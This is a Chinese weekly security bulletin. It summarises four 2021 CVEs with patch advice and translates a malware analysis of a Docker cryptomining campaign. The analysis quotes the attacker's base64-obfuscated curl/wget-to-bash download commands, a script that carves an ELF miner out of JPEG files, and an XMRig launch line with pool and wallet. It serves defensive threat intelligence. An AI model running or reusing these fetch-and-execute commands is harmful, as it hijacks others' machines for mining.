VSRC 安全周报（2021-06-01）

0x00 本周漏洞综述

本周需要关注漏洞共 4 个:Pulse Connect Secure 任意代码执行漏洞(CVE-2021-22908)；VMware vCenter Server 远程代码执行漏洞（CVE-2021-21985）；SolarWinds NPM 远程代码执行漏洞（CVE-2021-31474）；Nginx 任意代码执行漏洞（CVE-2021-23017）。

本周安全态势共 1 个：通过 Docker 容器挖掘加密货币。

根据以上综述，本周安全威胁为中。

0x01 重要安全漏洞列表

1. Pulse Connect Secure 任意代码执行漏洞（CVE-2021-22908）

Pulse Connect Secure（PCS）是美国 Pulse Secure 公司的一套 SSL VPN 解决方案。

2021 年 05 月 24 日，卡内基梅隆大学披露了 Pulse Connect Secure 中的一个缓冲区溢出漏洞（CVE-2021-22908），该漏洞的 CVSS 评分为 8.5。经过身份验证的远程攻击者可以利用此漏洞在受影响的 PCS 服务器上以 root 权限执行任意代码。

漏洞细节

由于 PCS 支持连接到 Windows 文件共享（SMB）的功能由基于 Samba 4.5.10 的库和辅助应用程序的 CGI 脚本提供。当为某些 SMB 操作指定一个长的服务器名称时，smbclt 应用程序可能会由于缓冲区溢出而崩溃，具体取决于指定的服务器名称长度。

已经确认 PCS 9.1R11.4 系统存在此漏洞，目标 CGI 端点为/dana/fb/smb/wnf.cgi，其它 CGI 端点也可能会触发此漏洞。

如果攻击者在成功利用此漏洞后没有进行清理,则指定一个长的服务器名称可能会导致如下 PCS 事件日志条目：

```
   Critical ERR31093 2021-05-24 14:05:37 - ive - [127.0.0.1] Root::System()[]
- Program smbclt recently failed.
```

但要利用此漏洞，PCS 服务器必须有一个 allows *的 Windows 文件访问策略或允许攻击者连接到任意服务器的其它的策略。可以在 PCS 的管理页面中，查看用户->资源策略->Windows 文件访问策略，来查看当前的 SMB 策略。9.1R2 及之前的 PCS 设备使用允许连接到任意 SMB 主机的默认策略，从 9.1R3 开始，这个策略从默认允许更改为默认拒绝。

影响范围

Pulse Connect Secure 9.0RX 和 9.1RX

安全建议

Pulse Secure 预计在 Pulse Connect Secure 9.1R11.5 或更高版本中修复该漏洞，但目前尚未发布。

下载链接：

https://my.pulsesecure.net/

参考链接：

https://kb.pulsesecure.net/articles/Pulse_Security_Advisories/SA44800

https://kb.cert.org/vuls/id/667933

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-22908

2. VMware vCenter Server 远程代码执行漏洞（CVE-2021-21985）

vCenter Server 是 VMware 公司的一种服务器管理解决方案，可帮助 IT 管理员通过单个控制台管理企业环境中的虚拟机和虚拟化主机。

2021 年 05 月 25 日，VMware 发布了 vCenter Server 安全更新，修复了 vSphere Client 中的一个远程代码执行漏洞（CVE-2021-21985）和一个身份验证漏洞（CVE-2021-21986），其 CVSSv3 基本得分分别为 9.8 和 6.5。

vCenter Server 远程代码执行漏洞（CVE-2021-21985）

该漏洞存在于 vSphere Client(HTML5)中，由于 vCenter Server 中默认启用的 Virtual SAN Health Check 插件缺乏输入验证，拥有 443 端口网络访问权限的攻击者可以利用此漏洞在承载 vCenter Server 的操作系统上远程执行任意命令。

需要注意的是，Virtual SAN Health Check 插件在所有 vCenter Server 中都默认启用，任何能够通过网络访问 vCenter Server 的未经身份验证的攻击者都可以利用这个漏洞，而无论是否使用 vSAN，并且该漏洞无需用户交互即可远程利用。

vCenter Server 身份验证漏洞（CVE-2021-21986）

该漏洞存在于 vSphere Client (HTML5)的 Virtual SAN Health Check、Site Recovery、vSphere Lifecycle Manager 和 VMware Cloud Director Availability 插件的 vSphere 认证机制中，具有 vCenter Server 上的 443 端口网络访问权限的攻击者可以利用此漏洞执行受影响插件所允许的操作，而无需进行身份验证。

影响范围

vCenter Server 7.0

vCenter Server 6.7

vCenter Server 6.5

Cloud Foundation (vCenter Server) 4.x

Cloud Foundation (vCenter Server) 3.x

安全建议

目前 VMware 已经修复了这些漏洞，建议尽快升级到以下修复版本或及时应用缓解措施：

vCenter Server 7.0 U2b

vCenter Server 6.7 U3n

vCenter Server 6.5 U3p

Cloud Foundation (vCenter Server) 4.2.1

Cloud Foundation (vCenter Server) 3.10.2.1

下载链接：

https://www.vmware.com/security/advisories/VMSA-2021-0010.html

参考链接：

https://docs.vmware.com/en/VMware-vSphere/7.0/rn/vsphere-vcenter-server-70u2b-release-notes.html

https://kb.vmware.com/s/article/83829

https://core.vmware.com/resource/vmsa-2021-0010-faq

https://www.bleepingcomputer.com/news/security/vmware-warns-of-critical-bug-affecting-all-vcenter-server-installs/

3. SolarWinds NPM 远程代码执行漏洞（CVE-2021-31474）

SolarWinds Network Performance Monitor（NPM）是集网络监测、设备性能维护管理、故障监控、网络实时流量监控和历史数据统计、汇总和历史数据分析等功能于一体的网络管理系统。

2021 年 05 月 20 日，Zero Day Initiative 公开披露了 SolarWinds Network Performance Monitor 中的一个远程代码执行漏洞（CVE-2021-31474），其 CVSS 评分为 9.8。

该漏洞存在于 SolarWinds.Serialization 库中，由于对用户提供的数据缺乏正确验证，导致不信任数据的反序列化。成功利用此漏洞的攻击者可以在系统上下文中执行任意代码，而无需经过身份验证。

影响范围

SolarWinds Network Performance Monitor 2020.2.1

安全建议

目前 SolarWinds 已经修复了该漏洞，建议尽快进行升级更新。

下载链接：

https://documentation.solarwinds.com/en/success_center/sam/content/release_notes/sam_2020-2-5_release_notes.htm

参考链接：

https://www.zerodayinitiative.com/advisories/ZDI-21-602/

https://nvd.nist.gov/vuln/detail/CVE-2021-31474

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-31474

4. Nginx 任意代码执行漏洞（CVE-2021-23017）

Nginx 是一个高性能的 HTTP 和反向代理 web 服务器，同时也提供了 IMAP/POP3/SMTP 服务，由于其具有许多优越的特性，导致在全球范围内被广泛使用。

2021 年 05 月 25 日，Nginx 官方发布安全公告，公开了 Nginx DNS Resolver 中的一个任意代码执行漏洞（CVE-2021-23017）。

由于 Nginx 在处理 DNS 响应时存在安全问题，当在配置文件中使用 “resolver ”指令时，远程攻击者可以通过伪造来自 DNS 服务器的 UDP 数据包，构造 DNS 响应造成 1-byte 内存覆盖，从而导致拒绝服务或任意代码执行。

该漏洞仅在配置了一个或多个“resolver”指令的情况下存在，而默认情况下没有配置。

影响范围

Nginx 0.6.18 - 1.20.0

安全建议：

目前该漏洞已在以下版本中修复，建议尽快进行升级更新：

NGINX Open Source 1.20.1 (stable)

NGINX Open Source 1.21.0 (mainline)

NGINX Plus R23 P1

NGINX Plus R24 P1

以下版本的 NGINX Ingress Controller 包括 NGINX Open Source 和 NGINX Plus 的修复程序版本：

NGINX Ingress Controller 1.11.2 – NGINX Plus R23 P1

NGINX Ingress Controller 1.11.3 – NGINX Open Source 1.21.0 和 NGINX Plus R23 P1

下载链接：

http://nginx.org/en/download.html

补丁链接：

http://nginx.org/download/patch.2021.resolver.txt

参考链接：

http://mailman.nginx.org/pipermail/nginx-announce/2021/000300.html

https://www.nginx.com/blog/updating-nginx-dns-resolver-vulnerability-cve-2021-23017/

https://support.f5.com/csp/article/K12331123

0x02 本周安全态势

1. 通过 Docker 容器挖掘加密货币

概述

现今，加密货币已经成为网络犯罪分子的焦点。到目前为止，在网络犯罪分子中最受欢迎的加密货币是 Monero。在过去的一年中，Monero 的价格上涨了 550%左右，网络犯罪分子正在寻找长期的 Monero 挖矿活动，以获得丰厚的利润。

加密货币挖掘软件正在飞速发展，因为在挖矿过程中许多有害程序对受感染的系统似乎

没有明显的恶意行为，当然，挖矿成本由不知情的设备所有者承担，而网络犯罪分子则可从中获利。

我们最近检测到一个影响 Docker Linux 系统的加密货币挖掘活动。Docker 软件平台由于能够在资源节约型小型容器中推出应用程序而在企业中获得了巨大的发展，再加上许多安全解决方案都无法查看容器镜像这一事实，使其成为低风险、金融驱动的攻击活动的理想目标。

我们检测到的挖矿活动中并没有使用明显的漏洞利用组件，而是使用一些简单的混淆方法。这些攻击者显然并不期望在 Docker 容器上找到高级的端点保护。如下所述，该矿工调用了一些 bash 脚本，然后使用隐写术来躲避传统的 AV 或临时检查。

技术分析

我们的警戒团队检测到一个威胁行为者（Threat Actor，TA），他最初获得了对 Docker 容器的访问权限。初始序列是由 TA 执行一个脚本开始的。

```
    sh -c echo 'aHR0cHM6Ly9pZGVvbmUuY29tL3BsYW1uL2JIb0wyVwo='|base64 -d|(xargs
curl -fsSL || xargs wget -q -O)|bash
```

这将从 hxxps//ideone[.]com/plain/bHoL2W 下载 shell 脚本。

从该 URL 下载的第二阶段是另一个简单的 Shell 脚本。


```
#!/bin/bash
a=$(base64 -d <<< "aHR0cHM6Ly9pZGVvbmUuY29tL3BsYWluL0diNOJkMgo=")
(curl -fsSL $a||wget -q -O- $a)|bash
```

a 变量最初对 base64 格式的字符串 aHR0cHM6Ly9pZGVvbmUuY29tL3BsYWluL0diNOJkMgo 进行解码，转换为 https://ideone[.]com/plain/Gb7Bd2。然后解码后的 URL 被传递给 curl 命令，该命令使用-f 来实现静默失败，以便在服务器发生错误时不输出任何错误信息，使用-sS 来抑制进度表，但在整个命令失败时仍然报告错误，使用-L 来确保重定向被遵循。如果使用 curl 命令失败，脚本会切换到 wget，它是一个类似的命令行工具，用于从网上下载文件。-q 参数表示不显示指令执行过程，使 wget 安静运行且不发送任何输出，而-O 则将获取的文件输出到 stdout。无论是 curl 还是 wget 的输出，都会通过管道传递给 bash 立即执行。

这个输出是一个有 174 行代码的 shell 脚本。在下面的章节中，我们将分析这个 shell 脚本。


从 Shell 到挖矿

脚本的前 16 行是纯文本脚本命令，但在第 17-19 行有 base64 编码的模式。在第 17 行中，是与上文中描述的相同的 base64 编码的字符串，TA 最初执行了这个脚本。该命令的重复可以看出，这个 TA 编写恶意脚本的经验还处于起步阶段，因为还有更优雅的方法可以做到这一点。



在第 18 行和第 19 行，TA 使用了一个巧妙的技巧，通过下载一个 JPEG 文件来绕过检测。第 18 行的 base64 解码为 https://i.ibb[.]co/6PdZONT/he.jpg，第 19 行的 base64 解

码为 https://i.ibb[.]co/phwmnCb/he32.jpg。



第一个不寻常的线索是 JPEG 的大小为 6MB。首先，我通过在 Cerbero 套件中加载 JPG 来分析它，并确认了我的结论，TA 使用了隐写术。之后，通过查看文件内容，可以看到 JPEG 文件使用了一个 JFIF 头标识符，但我知道这个恶意软件是要在 Linux 系统上运行的，因此我将搜索 454c46 标记（ELF magic number），这标志着 ELF 二进制文件（Linux 的主要可执行文件格式）的开始。

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii	
000036F0	55	9E	4D	B3	E9	89	00	7C	3D	5B	4C	77	90	11	41	19	U.M....|=[Lw..A.	<-Format data
00003700	EF	D4	9D	4C	78	AD	88	0A	3E	18	FE	FA	8E	A2	32	B0	...Lx...>.....2.	
00003710	B4	13	8E	B1	DC	F5	FF	00	0E	98	CB	3B	6D	B5	B9	2C	..........;m..,	
00003720	49	F9	E3	FB	EA	04	66	27	86	A6	3A	C9	EE	4F	7D	4F	I.....f'..:..O}O	
00003730	42	8D	BC	F5	0E	7F	2D	54	DC	D4	56	30	89	9F	51	3F	B.....-T..V0..Q?	
00003740	96	90	04	E9	2C	08	99	F9	99	3A	7C	E8	7E	C7	6A	C0	....,....:|.~.j.	
00003750	DC	71	F9	E8	84	68	11	56	95	50	A2	D7	30	44	E4	F7	.q...h.V.P..0D..	
00003760	13	EB	A8	9F	76	A1	98	8E	62	40	02	3E	B2	3E	FA	B0	....v...b@.>.>..	
00003770	F5	11	8D	A4	82	7D	3E	3A	8B	80	A1	AD	41	CD	DC	FE	.....}>:....A...	
00003780	E8	FE	BA	00	66	D6	BA	82	58	92	58	F5	C7	41	FD	3F	....f...X.X..A.?	
00003790	A6	AE	EE	37	4A	B6	F7	BB	F2	F5	D0	F5	D9	54	04	81	...7J........T..	
000037A0	80	7B	CF	51	F9	EA	2D	BC	96	C2	DE	7A	09	98	1E	84	.{.Q..-....z....	
000037B0	8D	14	01	C0	64	48	D3	58	69	51	52	14	06	32	7B	E9	....dH.XiQR..2{.	
000037C0	B5	D8	80	48	12	7D	35	C8	88	77	25	60	5D	EB	8E	B3	...H.}5..w%`]...	
000037D0	3F	4D	39	AA	01	D4	81	F5	D5	4D	9D	32	49	77	EB	D0	?M9.....M.2Iw..	
000037E0	4E	A2	F1	00	A0	80	AB	9E	F1	F9	6B	A1	97	36	DB	A0	N.........k..6..	
000037F0	CC	C3	B0	E9	F1	D2	A6	BE	74	3D	26	7E	8D	FD	E7	4B	........t=&~...K	
00003800	66	08	11	68	51	F3	CF	D7	52	BA	80	6F	98	81	07	E2	f..hQ...R..o....	
00003810	34	01	0B	31	28	1B	F1	21	CF	D3	07	EE	34	53	74	78	4..1(..!....4Stx	
00003820	94	D6	A8	EB	E5	6F	E4	75	4B	A1	E9	D7	A9	D4	9B	7A	.....o.uK......z	
00003830	E5	51	96	D1	CD	1D	FA	41	C6	90	11	E9	69	69	68	02	.Q.....A....iih.	
00003840	56	1A	66	96	96	81	1C	D2	D2	D2	D0	07	63	48	2E	96	V.f.........cH..	
00003850	96	81	9D	23	5C	8D	2D	2D	02	06	EF	2A	94	73	6C	64	...#\.--...*.sld	
00003860	03	D3	A1	F5	1A	BF	B6	A4	14	63	BE	49	3D	49	D2	D2	.........c.I=I..	
00003870	D3	19	30	D3	E2	34	B4	B5	CB	13	1A	74	C6	D2	D2	D0	..0..4.....t....	
00003880	80	69	D3	05	30	09	31	93	DF	4B	4B	4C	07	8D	3C	6B	.i..0.1..KKL..<k	
00003890	BA	5A	00	61	D7	34	B4	B4	01	DD	2D	2D	2D	00	7F	FF	.Z.a.4....---...	
000038A0	D9	7F	45	4C	46	02	01	01	03	00	00	00	00	00	00	00	..ELF...........	<-Format data - Foreign data
000038B0	00	02	00	3E	00	01	00	00	00	54	59	40	00	00	00	00	...>.....TY@....	<-Foreign data
000038C0	00	40	00	00	00	00	00	00	00	10	12	62	00	00	00	00	.@.........b....	
000038D0	00	00	00	00	00	40	00	38	00	06	00	40	00	1D	00	1C	.....@.8...@....	
000038E0	00	01	00	00	00	05	00	00	00	00	00	00	00	00	00	00	....	
000038F0	00	00	00	40	00	00	00	00	00	00	00	40	00	00	00	00	...@.......@....	
00003900	00	61	4A	5E	00	00	00	00	00	61	4A	5E	00	00	00	00	.aJ^.....aJ^....	
00003910	00	00	00	20	00	00	00	00	00	01	00	00	00	06	00	00	....	
00003920	00	C0	58	5E	00	00	00	00	00	C0	58	BE	00	00	00	00	..X^......X.....	
00003930	00	C0	58	BE	00	00	00	00	00	B8	B7	03	00	00	00	00	..X.............	
00003940	00	B8	2A	0F	00	00	00	00	00	00	00	20	00	00	00	00	..*.............	
00003950	00	04	00	00	00	04	00	00	00	90	01	00	00	00	00	00	....	
00003960	00	90	01	40	00	00	00	00	00	90	01	40	00	00	00	00	...@.......@....	
00003970	00	44	00	00	00	00	00	00	00	44	00	00	00	00	00	00	.D.......D......	
00003980	00	04	00	00	00	00	00	00	00	07	00	00	00	04	00	00	....	
00003990	00	C0	58	5E	00	00	00	00	00	C0	58	BE	00	00	00	00	..X^......X.....	
000039A0	00	C0	58	BE	00	00	00	00	00	28	00	00	00	00	00	00	..X......(......	
000039B0	00	88	00	00	00	00	00	00	00	10	00	00	00	00	00	00	....	

回到 shell 脚本，让我们看看 TA 是如何提取和使用图像中的 ELF 二进制文件的。

我们可以看到，TA 使用 dd 命令行工具，其主要目的是转换和复制文件。它复制了原始的 JPEG 文件，然后输出该文件，但在输出时跳过 JPEG 块，skip=14497，并将输出块的大小设置为 Bytes bs=1。

```
if [ ! -x "${he_save}" ]; then
    ARCH=$(uname -m)
    if [ ${ARCH}x = "x86_64x" ]; then
        (curl -fsSL ${he_url} -o ${he_save_jpg}||wget -q -O ${he_save_jpg} ${he_url}) && dd if=${he_save_jpg} of=${he_save} skip=14497 bs=1 &&chmod
    elif [ ${ARCH}x = "i686x" ]; then
        (curl -fsSL ${he_32_url} -o ${he_save_jpg}||wget -q -O ${he_save_jpg} ${he_32_url}) && dd if=${he_save_jpg} of=${he_save} skip=14497 bs=1 &&
    else
        (curl -fsSL ${he_32_url} -o ${he_save_jpg}||wget -q -O ${he_save_jpg} ${he_32_url}) && dd if=${he_save_jpg} of=${he_save} skip=14497 bs=1 &&
    fi
```

该 if 语句检查${ARCH}x = "x86_64x"，然后查找${ARCH}x = "i686x"，它使用 he_32 并最终运行该命令。代码中的下一行明确指出，我们正在处理 XMRig。

```
    fi
    ${he_save} --coin 'monero' -B -o pool.supportxmr.com:3333 -u 47Sk8r1iZHQ2E5aEwy5ouubtqdbyY
fi
```

为了确认，我运行了以下命令：

```
dd if=he_save_jpg of=he_save skip=14497 bs=1
```

然后将 he_save 加载到 Ghidra（NSA 开源逆向工具）。这表明从图像中提取的 ELF 二进制文件是 XMRig 6.6.2，该文件创建于 2020 年 12 月 17 日，比在野发现的原始 shell 脚本更早一个月。

Decompile: FUN_004331d0 - (he_save_copy)

```
11    FUN_00858cf0(1,"XMRig 6.6.2\n built on Dec 17 2020 with GCC");
12    FUN_00858cf0(1," %d.%d.%d",4,8,4);
13    FUN_00858cf0(1,"\n features: 64-bit AES\n");
14    uVar2 = FUN_00729eb0();
15    FUN_00858cf0(1,"\nlibuv/%s\n",uVar2);
16    FUN_00858cf0(1,"OpenSSL/%.*s\n",6,"1.1.1h  22 Sep 2020");
17    FUN_00858cf0(1,"hwloc/%s\n",&DAT_008a8730);
18    return 0;
19  }
20  if (param_2 != 3) {
21    if (param_2 != 1) {
22      return 1;
23    }
24    if (DAT_00c212d0 == '\0') {
25      iVar1 = FUN_00786ba0(&DAT_00c212d0);
26      if (iVar1 != 0) {
27        DAT_00c212c0 = &DAT_00cd3d98;
28        FUN_00786cd0(&DAT_00c212d0);
29        FUN_007edb30(FUN_007ce070,&DAT_00c212c0,&DAT_00c190e8);
30      }
31    }
32    if (*(long *)(DAT_00c212c0 + -0x18) == 0) {
33      FUN_007cedc0(&DAT_00c212c0,"Usage: xmrig [OPTIONS]\n\nNetwork:\n",0x21);
34      FUN_007cedc0(&DAT_00c212c0,"  -o, --url=URL                 URL of mining server\n",0x35);
35      FUN_007cedc0(&DAT_00c212c0,
36
37                   "  -a, --algo=ALGO               mining algorithm
                     https://xmrig.com/docs/algorithms\n"
38                   ,0x53);
39      FUN_007cedc0(&DAT_00c212c0,
40                   "      --coin=COIN               specify coin instead of algorithm\n",0x42);
41      FUN_007cedc0(&DAT_00c212c0,"  -u, --user=USERNAME           username for mining server\n",0x3b
42                  );
43      FUN_007cedc0(&DAT_00c212c0,"  -p, --pass=PASSWORD           password for mining server\n",0x3b
44                  );
45      FUN_007cedc0(&DAT_00c212c0,
46                   "  -O, --userpass=U:P            username:password pair for mining server\n",0x49
47                  );
48      FUN_007cedc0(&DAT_00c212c0,"  -x, --proxy=HOST:PORT         connect through a SOCKS5 proxy\n",
49                   0x3f);
50      FUN_007cedc0(&DAT_00c212c0,
51
52                   "  -k, --keepalive               send keepalived packet for prevent timeout
                     (needs pool support)\n"
53                   ,0x60);
54      FUN_007cedc0(&DAT_00c212c0,"      --nicehash                enable nicehash.com support\n",
55                   0x3c);
56      FUN_007cedc0(&DAT_00c212c0,
57
58                   "      --rig-id=ID               rig identifier for pool-side statistics (needs
                     pool support)\n"
59                   ,0x5d);
60      FUN_007cedc0(&DAT_00c212c0,
61                   "      --tls                     enable SSL/TLS support (needs pool support)\n",
62                   0x4c);
63      FUN_007cedc0(&DAT_00c212c0,
64
65                   "      --tls-fingerprint=HEX     pool TLS certificate fingerprint for strict
                     certificate pinning\n"
66                   ,0x60);
67      FUN_007cedc0(&DAT_00c212c0,
68
69                   "      --daemon                  use daemon RPC instead of pool for solo
                     mining\n"
```

结论

在过去的几年中，攻击者致力于从保护不善的端点和云容器实例中寻找低风险的回报，导致企业中的加密矿工的数量飙升。挖矿恶意软件影响了系统性能，增加了企业的计算能力成本，在某些情况下可能是进一步感染的先兆。

由于容器服务的可见性较差，因此 Docker 容器保护对于打击加密矿工至关重要。SentinelOne XDR 在云工作负载以及传统端点上检测到上述恶意程序和许多其它 cryptominer 变体。

IOC

SHA256

70144c33b1723087f4df98ca2c3aa39a6cc80a9dcee376562e2e65f07b020c9e

5c21586e4fa48a5130d11e43ee332327e1bb76ad45b07d075a5ab350c7981c71

e808760ffb94d970fb9a224c3e1093e5c8999dd736936d6290b28741abc9c81f

SHA1

c7bdffdeb5bee04c0effc6a7bfde64d4fef9e268

423322dd42c5676d8770a94257d4008a57000129

ef1a8802b01d2b39017eb3717fa83cf9db5601a7

URLs

hxxps://ideone[.]com/plain/bHoL2W

hxxps://ideone[.]com/plain/Gb7Bd2

hxxps://i.ibb[.]co/6PdZ0NT/he.jpg

hxxps://i.ibb[.]co/phwmnCb/he32.jpg

原文连接：

https://labs.sentinelone.com/caught-in-the-cloud-how-a-monero-cryptominer-exploits-docker-containers/